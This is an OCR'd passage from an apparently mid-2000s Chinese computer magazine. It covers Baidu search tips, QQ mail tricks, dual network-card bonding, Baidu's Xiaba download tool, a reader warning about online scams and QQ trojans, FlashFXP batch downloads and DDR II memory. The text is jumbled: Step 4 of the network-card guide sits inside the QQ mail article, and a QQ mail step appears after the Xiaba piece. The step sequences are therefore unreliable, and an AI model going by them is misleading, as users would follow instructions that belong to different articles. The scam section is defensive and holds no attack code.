★腾讯公司本着有效利用QQ号码资源的原则，为防止恶意抢注号码资源，要求在该网页注册的QQ号码在三天之内登录一次，并且如果连续3个月未登录，系统可能会回收该号码。

如果你通过上述方法多申请几个QQ号码，会发现号码数字不一定是越来越大，因为你所申请到的可能就是系统收回的无人使用的号码。 CF [WL02]

Baidu百度 www.baidu.com 我用百度 无所不能

无所不能攻略之 梅花镖 活用百度搜索

掌握一定的搜索技巧，可以更快速、准确地利用百度搜索引擎找到自己需要的信息。

1.换英文关键词试试看

虽然百度搜索的强项是中文搜索，但并不表示任何时候都应该优先选择汉语关键词。例如，你想找一些宠物狗狗、猫咪的可爱图片，则在百度图片搜索http://image.baidu.com中用"dog"、"pet"、"cat"作为关键词比用"狗"、"宠物"、"猫"作为关键词更好。

2.别忘记百度快照

并不是所有的网站服务器都是24小时在线，也有可能某网站最近删除了一些文章，这样会造成搜索到结果后却打不开页面的情况。这时，不妨点击该搜索结果处的"百度快照"试试看，这些快照是存储在百度服务器中的网页。

3.用好百度的温馨提示

⑴为你主动提供关键词

搜索页面底端提供了"相关搜索"一栏，当你输入某关键词(比如"电脑　技巧")找不到完美的结果时，不妨用该栏中自动为你提供的其他关键词(如"电脑使用技巧"、"电脑应用技巧")搜索。

⑵让你在论坛中找资料

搜索页面同时提供了与你输入的关键词相关的留言(也就是百度贴吧)，点击相应链接即可查看帖子。

⑶毛遂自荐

如果你不会写"鏖战"两个字，可以在百度搜索引擎输入"aozhan"或"ao 战"进行搜索，会提示"您要找的是不是：鏖战"，一般来说十有八九这就是正确答案了。

小资料

百度Logo也精彩



这里有百度的官方Logo、节日Logo，也有网友制作的Logo，推荐做美术设计的朋友浏览(如果不是做美术设计的，也可以养眼哟)：

百度节日Logo展示：http://www.baidu.com/gongshe/logo.html

百度征集Logo展示：http://www.baidu.com/gongshe/display.html

百度节日Logo征集大奖赛：http://www.baidu.com/gongshe/zengji.html





小渔　三招找款好软件



搜索关键词：软件　下载　升级　download　software

没上网的时候，总为找不到一些常用小软件而发愁；上了网，与软件的距离可谓天涯变咫尺，而且总有机会去尝试一些新软件！不过，并非所有网民都能在网海游刃有余，去哪里找新软件、如何找到适合自己的软件成为瓶颈。

1.先告诉大家几个知名下载站

找软件，小渔推荐大家到大型的下载站点。国内比较知名的有华军软件园http://www.onlinedown.net，国外比较知名的有http://www.afterdawn.com、http://www.download.com、http://fileforum.betanews.com、http://www.freedownloadscenter.com、http://www.freshmeat.net、http://www.softonic.com、http://www.tucows.com等。

2.如何与新软同步

在各下载站点首页一般都有"最近更新"或"当天更新"的小栏目，可以让你很轻松地找到新软件。比如华军软件园首页的"更新通告"栏、fileforum.betanews.com首页的"today's releases"(今日发布)。

3.如何判断软件的优劣

每款软件一般都有一些描述信息，如软件大小(File Size)、软件语言(Language)、软件类别(License)、运行环境(Platform)、加入时间(Release Date)、下载次数(Downloads)、软件评级(Rating)、软件截图(Screenshot)、软件介绍(File Description)等(见图)。



软件评级一般用数字1至5(1表示差、5表示好)、1颗星至5颗星或分数表示(分子为好评的投票数，分母为总投票数)。

软件是否适合你主要看软件语言(你的英文是否过关)、运行环境(该软件是否可用于你的操作系统)、软件介绍、软件类别(如果是共享软件，它有什么限制)这几项。

软件优劣则主要看下载次数、软件评级以及用户评论(User Reviews)，这种判断方法对免费软件尤其有效，而对共享软件来说，则可能软件作者为了吸引更多的人去花钱注册，会始终将软件评级维持在某一高度。

相关链接

华军软件分类下载页面：http://www.onlinedown.net/sort/index.htm

软件升级问题：请参考本刊2004年第10期《见异思迁的学问——软件更新经验谈》一文。　CF [WL03]

互动和邮购的广告

双卡奇兵　网速大跃进

■北京 FLP

Windows XP 中的网卡桥接

近日无意在国外一个网络发烧友制作的主页中发现了一条秘技：如果一台电脑上配置了两个网卡，并且分别接到不同的 Internet 连接，那么通过 Windows XP 的桥接功能将两个 Internet 连接组合到一个网桥上，可以大幅提升网络速度。具体操作如下。

Step 1 右击桌面的“网上邻居”并选择“属性”，打开“网络连接”窗口，按住 Ctrl 键后，分别单击选中两个本地连接，然后再右击，在出现的右键菜单中选择“桥接”（见图 1）。



图 1

Step 2 接着会出现创建网桥的提示框，完成后在“网络连接”窗口中会出现一个“网络桥”图标。双击打开其属性窗口，然后设置 IP 地址等信息即可。

由于我没有两个 Internet 连接，因此无法测试是否真的能够提速，不过按照其工作原理来说，应该没有问题。但正是这个秘技却让我对双网卡这个话题产生了兴趣，因为家里正好有个闲置的网卡，不知它还能不能发挥些余热。

两个网卡真的能绑在一起用

花了一晚上时间在网上搜索，功夫不负有心人，终于发现已经有人进行了多网卡绑定的验证，不过主要应用在服务器上。其功效是，通过普通交换机以及相应软件绑定多块网卡，实现支持第三层交换、交换机端口绑定的交换机（价格昂贵）所提供的网卡负载均衡。经过研读，我对负载均衡的理解是，当网络流量非常大时，该功能可以进行有效的任务分配，从而使多个网卡来分担工作。就像本来一个箱子，一个人也能扛着走，但如果几个人一起来抬着走，那么效率会提高不少。由此，我联想到，自己经常进行 BT 下载，网卡要同时承担下载和上传的任务，负载应该很重，如果进行双网卡绑定，那么下载和上传工作会分配给两块网卡，稳定性应该有比较明显的提高，相应效率也会有所提升。

于是，马上进行试验，发现果然不出所料，在使用 BT 下载时，网络流量很大，两块网卡都有数据传输，而网络流量小时，就只有一块网卡有数据传输（有时是第一块，有时是第二块，我想这应该是真正地达到了均衡吧）。即使在网络繁忙的时段，整个下载过程中速度也一直保持在稳定的水平，不像以前那样经常有较大起伏，从而实现了网速提升！当然，由于北京 ADSL 的速率本来就只有 512Kbps（换算过来应该是每秒 60～70KB 的下载速度），因此不管你采用什么手段（除非你能潜入电信局的机房），也不可能突破它的限制。

硬件准备：带路由的 ADSL Modem、普通交换机（或带交换机功能的宽带路由器）、两块网卡

Step 1 将两块网卡安装到电脑中，启用 ADSL Modem 的路由功能，然后分别将 ADSL Modem 用网线连接到交换机的 Uplink 端口，两块网卡连接到交换机的其他端口上。

Step 2 到 http://www.ipmetrics.com/ipms/download_request_ne.htm 下载 NIC Express 软件，它能够将两块或多块网卡绑定为一个虚拟的网卡，并且在主网卡出错时智能地将数据传输任务转到其他网卡，其负载均衡功能则可以有效地为多块网卡分配任务，达到网络加速的效果。

下载后进行安装，对于出现的询问选择，保持其默认设置即可。

Step 3 如果操作系统是 Windows XP，在稍后为系统安装一些虚拟设备时，会弹出一些未经微软认证的警告窗口，选择“仍要继续”按钮继续安装即可。接着会出现如图 2 所示的设置窗口，首先在中间的文本输入框中输入即将生成的网络连接的名称（比如：双网卡），然后在上面“Available”（可用）列表中选中要作为主网卡的网卡，并单击“Add”按钮将其添加到下面的“Assigned Adapters”列表中（会提示所生成的虚拟网络连接将使用该网卡的 IP 地址），接着再将另外一块网卡也添加进来，安成后单击“OK”按钮。最后，会弹出 NIC Express 的配置窗口，这里一般不用进行修改，保持默认设置并按“OK”按钮即可。




图 2

NIC Express 小档案

软件版本：4.0	软件大小：2.15MB
软件性质：共享软件	适用平台：Windows 98/2000/XP

下载地址：http://www.ipmetrics.com/ipms/download_request_ne.htm

QQ邮其实很美味



鸡肋？No!

■四川　狂风大作

以往QQ邮件发送要求至少一方是QQ会员或QQ行用户，最近腾讯大发慈悲，去除了这一限制，任何QQ用户都能无限制地免费使用QQ邮件。不光如此，邮箱容量也扩大了不少：会员邮箱提高到了100MB，普通QQ用户也可以获得5MB免费邮箱空间。面对这天上掉下来的馅饼，作为标准Q迷的我好好研究了一下QQ邮箱，下面介绍一些使用技巧，保证大家看完后立即晋升Q邮高手！

激活QQ邮箱

QQ邮箱根据不同QQ用户提供了会员邮箱、QQ行邮箱、免费邮箱三种，对于会员和QQ行邮箱来说可以直接使用，但免费邮箱则需要大家激活，否则不能给非会员发送QQ邮件。激活方法非常简单：首先打开http://mail.qq.com，使用你的QQ号码和密码登录，登录后会收到网页提示（见图1），选择“接受条款并激活”链接即可，激活后就可以在QQ中自由使用QQ邮件了。



图1

让QQ邮箱名更具个性

QQ邮箱默认采用“你的QQ号码@qq.com”的邮箱地址，这样既不容易记，也太没个性了。QQ提供了个性邮件地址申请功能。首先打开http://mail.qq.com，单击QQ邮箱登录区域中的“注册别名”按钮，然后用你的QQ号码和密码登录，填写一个想要的名字，如果其他用户没有注册该名，你便申请成功了（见图2）！当然原有QQ号码@qq.com地址同样有效。



图2

小提示

QQ邮箱同样可以接收来自其他邮件服务器的邮件，如sina、163.com等，当然也可以设置拒绝接收，方法是：打开http://mail.qq.com/manage.shtml，登录后单击‘拒收外域邮件’链接。

QQ邮件技巧串串香

1.让QQ邮件收发更快

在使用QQ邮箱收发邮件时，QQ默认会首先播放一段动画（见图3），其实这完全没有实际价值，我们可以将QQ安装目录下的rm.swf和sm.swf两个文件删除，这样可以让QQ邮件在收发时不播放这段Flash动画，提高收发邮件的效率。




图3

2.QQ邮件也玩一把自定义表情

在撰写新QQ邮件时，可以插入QQ的默认表情，但并没有提供插入自定义表情的功能，下面介绍如何破解。

Step1 打开QQ安装目录下用你的号码命名的文件夹，进入到CustomFace文件夹，这里保存了你自己添加的所有自定义表情图标。将其中一个或几个表情图标复制粘贴到QQ安装目录下的mailImage\mailface目录。

Step2 删除掉该目录下的某些不需要的表情图标，这里的表情图标以数字1.gif～80.gif来依次命名，在删除前注意记下该图片的文件名。接下来将我们刚才复制过来的表情图标的文件名分别命名为与刚才删除的表情图标一样的文件名。

Step4 现在进入系统的“网络连接”窗口，你会发现多了一个叫“本地连接3”的新连接，它就是NIC Express虚拟出来的（见图3）。现在两块网卡已经成功绑定，以后设置IP地址、网关、DNS等信息时，都需要到NIC Express虚拟出来的本地连接的属性中设置。



图3

小提示

小心双网卡引发的Windows安装故障

有时，双网卡可能会引发Windows安装故障，比如：到硬件检测阶段会死机等，特别是其中一块是板载网卡的情况。如果你遇到此问题，可以在安装时先拔掉另外一块网卡，安装结束后，再装上。

CF [WL04]

BT 岂能无我？

—— 百度“下吧”试用手记

■河南 深藏blue

“下吧”是百度最新推出的一种类似BT的下载软件，不过与普通的BT软件不同的是：它拥有强大的资源搜索功能，而且要共享自己硬盘里的文件不用特意制作种子，只需像在“网上邻居”中共享文件一样简单操作即可。

下吧小档案

软件版本：1.0.0.39　　软件大小：699KB
软件性质：免费软件　　适用平台：Windows 9x/Me/2000/XP
下载地址：http://x.baidu.com/update/setup.exe

好东西随便下

搜索资源：安装软件并运行，在软件主窗口左边的“资源搜索”栏中输入一个关键词，如“电影”，单击“搜索”按钮，软件会连接百度的下吧搜索网页http://x.baidu.com/，并给出搜索结果（见图1）。搜索结果包括“资源”（搜索的文件名及介绍）、“共享数”（共享了该文件的用户数量，类似于BT中的种子数，一般来说，“共享数”越大，下载速度就越快）和“大小”（该文件的大小）。



图1

小提示

也可以直接访问http://x.baidu.com进行搜索，效果与在下吧中搜索一样。

下载资源：单击其中某个搜索结果或将该结果直接拖到下吧的悬浮窗中，下吧会弹出下载提示窗口，选择文件保存的目录后，下吧就开始飞速下载了。如果在下载途中遇到意外导致下载中止，下次启动下吧时它会在断点处继续下载，为了确保万无一失，可以将下吧安装目录下hashfile文件夹中的所有文件备份，这些文件类似于BT中的torrent文件。

下吧可以当作一个BT客户端来使用：在下吧中运行“任务→新的下载任务”菜单，然后定位到某个torrent文件，就能下载该文件了。

小提示

跟BT类似，如果你担心过高的速度会让你的硬盘“折寿”，那可以在下吧中运行“工具→选项”菜单，切换到“连接”标签，在这里设置下载和上传的最大速度。设置完毕后单击“工具→速度限制”，选择“手动限速”让设置生效。下吧还提供了下载完毕后自动关机的功能，方法是选择“工具→完成下载后关机”。

轻松共享文件

在下吧中共享本地文件非常简单，在“资源管理器”中定位到要共享的目录，然后将该文件夹拖到下吧的悬浮窗（见图2），软件会弹出共享资源设置窗口，这里要注意的是：在“资源描述”一栏必须正确填写对该文件的描述，否则网友不一定能搜索到你共享的文件。



图2

我们可以利用下吧的共享功能给朋友发送比较大的文件，速度应该要比QQ传送文件快。方法是：共享要传送的文件，并在“资源描述”栏中填写一个只有你和朋友才知道的词，接下来让你的朋友在“资源搜索”中使用该关键词搜索并下载即可。

CF [WL06]

Step 3 打开QQ邮件的撰写新邮件窗口，单击工具栏上的“插入表情”按钮，虽然大家看到的还是原来的表情，但不管它，直接单击相应的表情，插入的便是我们拷贝的表情图标了（见图4）！




图4

3.快速添加多个附件

要给好友发送包含多个附件的邮件，操作起来稍显麻烦，其实可以这样操作：打开与该好友的聊天窗口，在“资源管理器”中定位到要发送文件所在的目录，选中待发送的文件，将其拖动到聊天窗口中，这时QQ会提示“发送文件功能每次只能发送一个文件，你是否要使用QQ邮箱来发送这些文件.”（见图5），只需单击“是”，这样QQ会弹出撰写新邮件窗口，并自动将这些附件添加完毕了！



图5

4.把QQ邮当移动硬盘用

如果有常用的资料想随时随地都能查看，利用QQ邮就可以了。方法是打开撰写新邮件窗口，邮件接收人填写自己的QQ邮箱，再将要保存的文件作为附件发送即可。这样只要能登录QQ，不管在哪都可以获得这些文件了。是不是相当于一个免费的移动硬盘呢？不过别忘记自己的邮箱容量哦！

小提示

如果你通过代理服务器上网，那么不能直接在QQ中收发邮件，因为QQ邮件程序不支持代理，你只有通过在http://mail.qq.com登录，使用web方式来收发了。

CF [WL05]

看点 Internet是个鱼龙混杂的世界，充斥着无数的骗子，他们时刻准备着借QQ、E-mail、短信、网站、游戏等将你拉下苦海。苦海无边！只有识破其丑恶嘴脸，方能自由自在！

网络骗子通缉令

■黑龙江 清煮肥羊 漫画 张炜昱

楔子

世界上有一种人最可恨，那就是骗子。
让我们擦亮双眼，让骗子原形毕露！

通缉犯一：QQ密码抢劫犯

“你好啊，清煮肥羊。今天我在网上下了本电子书，书名叫《缘》，写得不错，而且书的作者名很巧，跟你的QQ网名一样，也叫清煮肥羊。不会就是你写的吧？挺有才的嘛，下载看看吧！点击下面的这个地址可以下载这本书：http://www.XXX.cn.gg/。”

我好奇地进入那个网站，想看看所谓的电子书究竟是怎么回事，原来是一个木马……

“恭喜您！我们是腾讯公司，您是第888888个幸运用户，本公司特此赠送您一个吉祥号“XXXXXXX”，密码是“888888”，请您及时修改密码。”

试着以这个密码登录，没想到竟然正确，赶紧修改密码、申请密码保护，奇怪的是这个号码已经有密码保护了。再登录自己的QQ，竟然登录不上去了。

案例分析：前者是QQ尾巴病毒的一个变种——“书虫”(Win32.Troj.QQmsgBook.b)，只要不点那个链接就无妨。如果不幸中招，可以用专杀工具清除并打上IE补丁。后者骗术则更高明，原来在我修改那个所谓的吉祥号的密码后，对方马上就用密码保护取回了新密码，而一般人为了记忆方便，密码都设成一样的，贪图小便宜吃了大亏！

通缉犯二：免费陷阱埋设者

“炫酷彩铃、精彩彩信，只需发送短信XXX到XXX，即可免费下载！”

“千部最新电影、进口大片，免费注册、高速下载！”

张先生（化名）一次在某个号称免费下载铃声的网站用手机注册并下载了几个铃声，事后总莫明其妙地收到一些乱七八糟的短信，到营业厅一询问，得知是订阅了某网站的包月短信服务。张先生也纳闷，什么时候订阅了包月短信？后来想起在那个网站下载铃声时输入了自己的手机号，并且反馈回了手机收到的验证码，才知在不知不觉中订阅了那个该死的短信服务。也罢，谁让自己贪图小便宜呢？只能认倒霉了。那就退订吧，没想到一退就是两个月，还是在营业厅服务小姐的帮助下才退订成功，张先生面对着账单哭笑不得。

案例分析：很多不法网站打着免费下载铃声、彩信、电影的旗号骗取用户订阅各种价格不菲而又无聊的短信服务，并且都是在你完全不知情的情况下订阅的。即使及时发现，通常这种短信的退定过程极其烦琐，令人苦不堪言。所以请不要轻易地在网上泄露手机号，如果要下载铃声、彩信一定要到信誉度高的大网站，这样才有保证。

通缉犯三：网游装备诈骗犯

“RMB出售极品装备，因急用钱，低价出售！”

“高价收购点卡，先卡后钱！”

“RMB出售XX级账号，送密保、邮箱。”

案例分析：虽然网络游戏代理商一再强调禁止用人民币交易游戏中的虚拟装备，但每天仍有大量的交易，甚至出现了专门用于网络游戏装备交易的网站。这其中不免会有被骗事件的发生，轻则损失了游戏中的虚拟装备，重则被骗金额达上万元。骗子大多都是以低价出售或高价购买作为诱饵，再以怕被骗为由让受骗者先付款或装备。如果受骗者一犹豫，骗子就会说不要算了然后假装走开，如果一时贪小便宜先给了骗子，骗子马上会消失得无影无踪。还有点卡交易、游戏账号交易差不多用的都是这样的伎俩。



通缉犯四：网络赚钱大骗子

“点击神龙网，养家轻松松。”

“轻点鼠标，穿着睡衣收美金！”

案例分析：点击广告条是最常见的网络赚钱骗术，声称只要你点击广告商提供的广告条，就会根据点击次数支付

不菲的报酬。前几年轰动一时的“神龙数码”卡网络诈骗案，一句“点击神龙网，养家轻松松”的广告语，短短三个月就让超过20万的网民受骗，涉案金额高达2亿多元。现如今用Google搜索一下“网络赚钱”，声称网络赚钱、网络淘金的网站铺天盖地，都大呼什么信念、成功等让人热血沸腾的字句。就算它说得再好听也不要相信，在动心前先稍微动动脑子吧！中国有几千万网民，如果真的点击广告就能赚钱，那么整天泡在网上的老网虫岂不早就发了？

其实国外确实有正规的广告商有这种网络点击之类的广告业务，但其要求比较严格，会限制每个IP的点击次数以防止不法人士使用作弊程序骗取点击量，很少有人能真正从中得到钱的。类似的骗术还有收发E-mail赚钱、浏览网页赚钱、网络积分换奖品等。

通缉犯五：该死的垃圾邮件

“恭喜你中了奖，请付邮资88元到XXX即可免费获得P4电脑、拍照手机！”

“最新致富手册免费赠送，百元投资月获利万元！请付10元邮资到XXX！”

案例分析：先讲一个笑话：说报上登出了“付二十元钱赚一千元钱的快速办法”的消息，有人寄去二十元得到的回信却是“再找50个你这样的笨蛋！”。邮箱里的大多数垃圾邮件都是这样的内容，虽然这种说词难以让人信服，但垃圾邮件覆盖面广，1万个人中只要有一个人上当对骗子来说这个骗术就算成功了。有的骗术又有传销的性质，当上当者发现时已经悔之晚矣，只有再继续骗别人才有可能收回自己被骗的钱，这是一个恶性循环。

与真实社会一样，在网上不要轻易相信陌生人，不要轻易泄露自己的个人信息，因为骗子无时无刻不在盯着你！

小资料

★2003年美国十大网络骗局，推荐一读(指出了网上十种骗术的出现概率，揭示了网上购物骗取消费者的个人信用卡信息、尼日利亚骗局、诱惑人们下载含病毒或木马的软件窃取个人信息、赢彩票/抽奖骗局、贷款申请骗局、在家上班计划等，行骗工具大多为E-mail、网址)：http://www.newhua.com/cfan/200412/webcheat.htm

★与骗子的对话(号称以不到5折的低价出售笔记本电脑、手机，结果等消费者把钱寄过去，却杳无音讯)：http://ebusiness.icxo.com/htmlnews/2004/03/24/115906.htm

CF [WL07]


MSN Messenger变脸大行动

■ 安徽 zzyi4u

MSN Messenger美中不足的是它没有如QQ一样的换肤功能，常年累月使用同一种界面，确实让人有点厌倦。其实，使用一款修改版的MSN Messenger——MSN Messenger 6.2 - Windows X(下载地址为http://www.windowsx.org/enhance/download/MSN.6.2.0133-Windows_X.zip)就可以方便地为MSN Messenger换肤了。

在安装MSN Messenger 6.2 - Windows X前，要先卸载已经安装的微软官方版本的MSN Messenger。另外由于MSN Messenger 6.2 - Windows X没有中文语言包，如果想使用中文版，最好先备份一下旧版里的msgslang.dll文件(一般在系统盘\Program Files\MSN Messenger目录下)。

在安装过程中，安装程序会要求选择一个界面(一共有两套界面，近30种，见下图)，点击“Run Skin Previewer”按钮，软件会打开一个Flash，里面有这些界面运行起来的效果截图，选择一个你喜欢的界面，点击“Apply”按钮即可。



安装完成后，MSN Messenger会自动启动，先关闭它，把刚才备份的msgslang.dll拷贝到安装目录，覆盖原文件，再打开MSN Messenger，英文版就变成中文版了。

虽然MSN Messenger 6.2 - Windows X自带了近30种“皮肤”，但在“菜单”里并没有直接更换皮肤的选项。如果你想换一种界面，只有进入“控制面板”的“添加或删除程序”，找到“MSN Messenger 6.2 - Windows X”，点击“更改”，进行修复(repair)安装，在安装过程中，再选择其他的界面。

让MSN Messenger变脸，就是这么简单！别忘了把你的MSN Messenger新面孔向朋友们炫耀一下哦！

小提示

让MSN Messenger清凉一下

炎热的夏天就要来了，你何不到http://www.digital-fanatic.com/dl/pafiledb.php?action=file&id=5下载水晶版的MSN Messenger，它的色调以天蓝为主，清爽而漂亮，惟一的遗憾是MSN Messenger变成了英文版。

CF [WL08]

看点
①让FlashFXP在电脑启动后就自动下载。
②你知道FlashFXP软件是会"说话"的吗？出了问题它会及时向你报告！
③FlashFXP还有命令行参数，你知道吗？

轻松解决FlashFXP多站点续传问题

■江苏 谢华 徐强

用过FlashFXP的朋友，一定会觉得FlashFXP的多站点续传功能比较麻烦，先要打开FlashFXP，选择一个下载站点，然后再打开一个FlashFXP，重复此操作，直到所有的FTP站点都选择完毕，非常麻烦。其实只要我们利用FlashFXP的命令行功能，就可以轻松实现FlashFXP的多站点下载了。

芝麻开门

★ FlashFXP何以能继续未完成的下载任务

在使用FlashFXP时，如果中止其下载任务后再次打开FlashFXP，就会弹出提示窗口，以便继续上一次未完成的下载任务，FlashFXP是靠什么保存这些任务进程的呢？其实，这些信息保存在FlashFXP所在文件夹下扩展名为FQF的文件中，每个FQF文件都保存了一个站点的下载信息，我们可以使用"记事本"或其他文本编辑器打开进行编辑。

★ FlashFXP命令行

大家使用FlashFXP时，更多的是使用其图形界面，命令行模式很少有人提到，所以下面笔者为大家简单介绍一下FlashFXP的命令行使用方法。

(1)直接下载FQF文件

命令：FlashFXP.exe 11-12-03_21.06.15.67010.fqf

说明：将命令中的11-12-03_21.06.15.67010.fqf替换为你实际下载的FQF文件。

(2)带参数的FQF文件下载

命令：FlashFXP.exe -c[1-7] 11-12-03_21.06.15.67010.fqf

说明：这里的-c后面可跟数字1～7，分别对应当下载任务完成后所做的操作：-c1表示断开站点，-c2表示退出FlashFXP，-c3表示下线，-c4表示下线并退出，-c5表示下线并关闭电脑，-c6表示关闭电脑，-c7表示注销。

(3)其他参数

命令：FlashFXP.exe -min

说明：FlashFXP启动后，立刻最小化。

命令：FlashFXP.exe -tray

说明：FlashFXP启动后，最小化至系统托盘。

命令：FlashFXP.exe -local="<path>"

说明：打开FlashFXP后，设置本地路径为<path>。

命令：FlashFXP.exe -pass="<pass>"

说明：如果设置了FlashFXP的启动密码，可以使用该参数，直接将<pass>替换为需要的密码即可。

实战一：双击BAT批处理文件，实现FlashFXP多站点续传下载

实战分析：用于保存下载站点信息的FQF文件是以日期、时间及下载进度命名的，所以文件名并不固定，因此自动下载的第一步就是要获取所有的文件名，这里我们使用FOR命令并借助记录文件FILES.LOG来实现；自动下载部分则使用FlashFXP的命令行模式来实现。

实战过程：进入FlashFXP所在文件夹，打开"记事本"，制作一个名为"自动下载.BAT"的批处理文件，该文件具体内容如下。

```
C:
CD C:\PROGRA~1\FLASHF~1\
FOR /F %%F IN (FILES.LOG) DO (DEL %%F)
DIR *.FQF /B >FILES.LOG
FOR /F %%F IN (FILES.LOG) DO (START=FLASHFXP.EXE -tray %%f)
```

小提示

★第一行与第二行用于进入FlashFXP的安装文件夹，可根据实际情况修改。

★第三行用于清除上一次打开的站点信息文件记录。

★第四行是将所有的FQF文件导入FILES.LOG文件中。

★第五行是让FlashFXP打开FQF文件站点，并开始下载。

最后，在"桌面"为这个批处理文件建立一个快捷方式，这样FlashFXP就会自动下载了。

实战二：建立批处理文件，执行个性化下载

实现效果：执行批处理文件后，FLashFXP自动运行，并以最小化至系统托盘的状态开始下载，同时Foobar2000打开，播放MP3，当下载完成后，自动注销系统，此时播放的歌曲也会停止，提醒你已经下载完成(也可以直接设置当任务完成后自动播放声音提醒，但笔者认为只有一下声音提醒还是不够的^O^)。具体内容如下。

```
start=C:\PROGRA~1\foobar~1\foobar~1.exe
start=C:\PROGRA~1\FLASHF~1\FLASHFXP.EXE -c7 -tray 05-07-04_21.52.26.655968.fqf
```

小资料

让FlashFXP变聪明

Step 1 选择菜单中的"选项→文件存在规则"，然后将"下载"列下的"较小"设置为"自动续传"，"相同"设置为"自动跳过"，"较大"设置为"自动重命名"，点击"确定"。

Step 2 按下F6键，打开"配置FlashFXP"窗口，在"常规"标签下，根据不同的FTP服务器的限制设置"连接超时"、"连接重试延迟"及"连接重试数"，笔者的这三项分别设置为40、3及99999。



Step 3 点击"声音"标签，确认"启用声音事件"已被勾选，然后分别双击"错误"项及"传送错误"项，设置声音文件即可(见右图)。 CF [WL09]

山雨欲来风满楼

——挺进DDR Ⅱ新时代

■ www.intodigi.net 子言

如今DDR的势头可谓如日中天，人们对速度的追求是永无止境的，带宽越高，在浮点运算方面的优势越大。随着电脑系统的前端总线频率不断攀升，DDR Ⅱ也开始出现在大家面前。

蓄势待发：DDR Ⅱ

对于大部分消费者来说，DDR Ⅱ的规格还很神秘，DDR Ⅱ到底具有什么特性呢？DDR Ⅱ与现有的DDR规格相比，除了速度提升之外，工作电压、延迟时间和针脚定义均有不小差别。

DDR Ⅱ的工作电压为1.8V，而现有DDR为2.5V。减少发热量后，提高时钟频率也变得容易了。根据JEDEC的DDR Ⅱ未来蓝图规划，DDR Ⅱ将有400MHz、533MHz、667MHz三种速度规格（见表1）。大家都知道，工作频率的提升可以增加带宽。虽然目前市面上也出现DDR 550规格的DDR内存，而DDR Ⅱ的最高规格为DDR Ⅱ -667。当然，现在DDR的速度仍旧可以提升，而DDR Ⅱ的速度也未可预料。

表1 DDR Ⅱ规格一览表

内存规格	模组规格	工作频率	带宽	双通道DDR Ⅱ带宽
DDR Ⅱ -400	PC2-3200	400MHz	3.2GB/s	6.4GB/s
DDR Ⅱ -533	PC2-4300	533MHz	4.3GB/s	8.6GB/s
DDR Ⅱ -667	PC2-5300	667MHz	5.3GB/s	10.6GB/s

为什么DDR Ⅱ 的速度可以如此高呢？这主要是因为芯片采用了新的技术和特征，改进了数据信号的集成度，使得它有能力运行在更快速的时钟速度。这些技术包括了“On-Die Termination❶”，当然还有很多其他新技术，比如DDR Ⅱ通过4位预取可以实现在每个时钟周期处理多达4bit的数据（DDR内存只可以处理2位数据）。4位预取❷技术的最大好处就是可以让DRAM核心工作于更低的频率下，例如，对DDR400规范而言，DRAM核心频率必须达到200MHz，这是一个接近极限的危险数字；但是对DDR Ⅱ -400规范来说，DRAM核心频率仅有数据频率的1/2，也就是只有100MHz，相当于PC100 SDRAM和DDR 200的水准。更低的核心频率意味着更低的功耗和发热量、更高的稳定性，颗粒制造也更易于实现。

不过带宽的增加导致了内存延迟时间的增加，也就是说每次操作要耗费的时钟周期将会增加。CAS（Column Address Strobe列地址过滤）延迟是指选中内存中的列所耗费的时钟周期，预计这一指标将从目前低延迟DDR的2个时钟周期和高速DDR的3个时钟周期上升到DDR Ⅱ内存的4个时钟周期或者5个时钟周期。与此相似，tRAS（选中内存中的行所造成的延迟）也可能会增加到最少8个时钟周期，而目前的高速DDR内存的tRAS最少可以达到5个时钟周期。

此外，DDR Ⅱ将采用电气性能更好的FBGA或CSP封装，对于保证高频工作的稳定性极为有利。

DDR和DDR Ⅱ在宽度上完全相同，这让人很难第一眼将它们分辨开来（见图1）。为了提高数据传输量，增加接口针脚是必然的步骤，DDR Ⅱ的金手指上采用了240个针脚，而DDR只有184个针脚。如果你仔细观察，你会发现两者的凹口位置也不一样，这样可以防止DDR Ⅱ误插进DDR内存插槽中。由于DDR Ⅱ内存使用更为先进的制造工艺和对芯片核心的内部改进，DDR Ⅱ内存将工作电压降




图1 上方展示的是全新的DDR Ⅱ内存，而下方则是普通的DDR内存

名 词 解 释

❶ On-Die Termination

On-Die Termination简称ODT，意味着芯片整合终结器已经从主板的本身转移到了DRAM芯片上面。这样，可以通过控制在传输路径中的反射噪音，从而改进信号的完整性，并且由于更好地处理好了终端晶体管的放置和布线，系统的设计也更加简单了。

❷ 4位预取

